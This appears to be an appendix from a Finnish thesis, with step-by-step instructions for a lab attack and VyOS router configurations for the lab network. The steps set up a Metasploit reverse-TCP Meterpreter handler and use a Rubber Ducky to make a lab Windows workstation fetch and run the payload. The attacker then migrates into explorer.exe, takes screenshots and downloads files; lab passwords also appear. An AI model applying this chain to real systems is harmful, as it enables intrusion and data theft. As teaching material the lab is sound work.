
3. Tarkista Vyos reitittimiltä (kirjautumalla käyttäjä: vyos ja salanasana: vyos), että rajapinnoissa ovat IP-osoitteet ja staattiset reitit kunnossa komennolla: show interfaces	Katso oikeat osoitteet verkkokuvasta myös muille laitteille ja rajapinnoille. Verkkokuva löytyy opinnäytetyöstä kuvio 6
(3.) Jos IP-osoitteita ei ole, eikä staattisia reittejä, kopio Vyos liitteistä 3 - 5 konfiguraatiot omille reitittimille	
4. Kirjaudu Devio - WS1 käyttäjällä make tai arska, aukaise CMD ja testaa yhteys hyökkääjän palvelimelle: ping ns1.hackermen.local tai 172.16.0.100.	Devio - Windows Server pitää olla auki ja tarkista tarvittaessa Server Manager ohjelmasta, että sieltä löytyy käyttäjät: arska ja make. Kirjautuminen: Administrator, Root66
5. Tarkista, että lasti Project4.exe löytyy hyökkääjään CentOS7 palvelimelta kansiosta syöttämällä: ls /var/www/html/	Lastilla mahdollistetaan yhteys hyökkääjän ja Devion välille (lastin määritykset: LHOST 172.16.0.10 LPORT 4444 PAYLOAD windows/meterpreter/reverse_tcp_dns)
6. Aukaise Kali Linux ja kirjaudu sisään, käyttäjä: kali, salasana: kali	Kali Linux tietokoneen Home kansiosta löytyy varmuuden vuoksi lasti: Project4.exe ja Powershell skripti, mikä ajetaan Devion WS1 (kuva alhaalla merkattuna 6.)
7. Aukaise Kali Linuxissa terminal, syötä: "msfconsole" ja paina enter.	Kuva numero 7
8. Msfconsolen auettua, käynnistä moduuli kommennolla: "use exploit/multi/handler".	
9. Moduulin auettua syötä yksitellen komennot: "set PAYLOAD windows/meterpreter/reverse_tcp_dns" "set LHOST 172.16.0.10" ja "set LPORT 4444".	
10. Aloita kuuntelemaan lastia komennolla: "exploit".	
11. Aukaise Devio - WS1 virtuaalikone esille ja aseta Rubber Ducky tietokoneeseen. Oikea skripti löytyy opinnäytetyön liitteistä.	Jos virtuaalikone käy hitaalla Rubber Ducky ehtii liian ajoissa kirjoittamaan powershellin skriptin, jolloin se kirjoittaa ikään kuin "tyhjään". Muokkaa Ducky skripttiä tarvittaessa korottamalla DELAY arvoja (ks. Liite1)
12. Odota hetki, kunnes Devion tietokone on ladannut ja käynnistänyt lastin Project4.exe hyökkääjän palvelimelta.	
13. Siirry Kali Linuxille ja yhteys Devion tietokoneeseen pitäisi olla auennut. Tarkista esim syöttämällä: "pwd", joka antaa nykyisen sijainnin uhrin tietokoneessa.	
14. Syötä: ps | grep 'explorer.exe' ja ota ylös explorer.exe:n PID arvo ja syötä se seuraavassa stepissä.	
15. Syötä: migrate "PID arvo".	

16. Valmis! Kirjoita konsolissa "help", joka näyttää, mitä uhrin tietokoneen kanssa voidaan tehdä.	Esim. screenshot tallentaa Kalille Devion koneen työpöydästä kuvan ja download lataa halutun tiedoston Kalille


2.



6.



7.



Liite 3. Devio – Vyos konfiguraatiot

```
interfaces {
   ethernet eth0 {
      address 10.0.100.1/24
      description to-AD
      hw-id 08:00:27:1e:1c:09
   }
   ethernet eth1 {
      address 10.10.10.1/24
      description to-WS
      hw-id 08:00:27:d4:5c:86
   }
   ethernet eth2 {
                  address 10.0.0.1/30
      description to-WAN
      hw-id 08:00:27:fc:e2:81
   }
   ethernet eth3 {

      hw-id 08:00:27:20:f2:13
   }
```

```
}
protocols {
    static {
        route 0.0.0.0/0 {
            next-hop 10.0.0.2 {
            }
        }
    }
}
service {
    ssh {
        port 22
    }
}
system {
    config-management {
        commit-revisions 20
    }
    console {
        device ttyS0 {
            speed 9600
        }
    }
    host-name vyos
    ntp {
    }
    time-zone UTC
}
```

Liite 4. Internet – Vyos konfiguraatiot

```
interfaces {
    ethernet eth0 {
        address 192.168.10.1/24
        duplex auto
        hw-id 08:00:27:e9:f2:a4
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        hw-id 08:00:27:2b:9d:0f
    }
    ethernet eth4 {
        address 10.0.0.6/30
        description to-Hyokkaaja
        duplex auto
```

```
        hw-id 08:00:27:82:37:17
        smp_affinity auto
        speed auto
    }
    ethernet eth5 {
        address 10.0.0.2/30
        description to-Devio
        duplex auto
        hw-id 08:00:27:59:9d:1c
        smp_affinity auto
        speed auto
    }
    loopback lo {
    }
}
protocols {
    static {
        route 10.0.100.0/24 {
            next-hop 10.0.0.1 {
            }
        }
        route 10.10.10.0/24 {
            next-hop 10.0.0.1 {
            }
        }
        route 172.16.0.0/24 {
            next-hop 10.0.0.5 {
            }
        }
    }
}
service {
    ssh {
        port 22
    }
}
system {
    config-management {
        commit-revisions 100
    }
    console {
    }
    host-name vyos
    login {
        user vyos {
            authentication {
                encrypted-password ****************
                plaintext-password ****************
            }
```

```
        level admin
      }
    }
    ntp {
      server 0.pool.ntp.org {
      }
      server 1.pool.ntp.org {
      }
      server 2.pool.ntp.org {
      }
    }
    package {
      auto-sync 1
      repository community {
        components main
        distribution helium
        password ****************
        url http://packages.vyos.net/vyos
        username ""
      }
    }
    syslog {
      global {
        facility all {
          level notice
        }
        facility protocols {
          level debug
        }
      }
    }
    time-zone UTC
}
```

Liite 5. Hyökkääjä – Vyos konfiguraatiot

```
interfaces {
    ethernet eth0 {
        address 10.0.0.5/30
        duplex auto
        hw-id 08:00:27:b8:28:32
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 172.16.0.1/24
        duplex auto
        hw-id 08:00:27:db:0b:64
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        duplex auto
        hw-id 08:00:27:27:8a:2b
        smp_affinity auto
        speed auto
    }
    ethernet eth3 {
        hw-id 08:00:27:70:3e:4d
    }
}
protocols {
    static {
        route 0.0.0.0/0 {
            next-hop 10.0.0.6 {
            }
        }
    }
}
service {
    ssh {
        port 22
    }
}
system {
    config-management {
        commit-revisions 20
    }
    console {
        device ttyS0 {
            speed 9600
        }
```

```
    }
    host-name vyos
    ntp {
    }
    time-zone UTC
}
```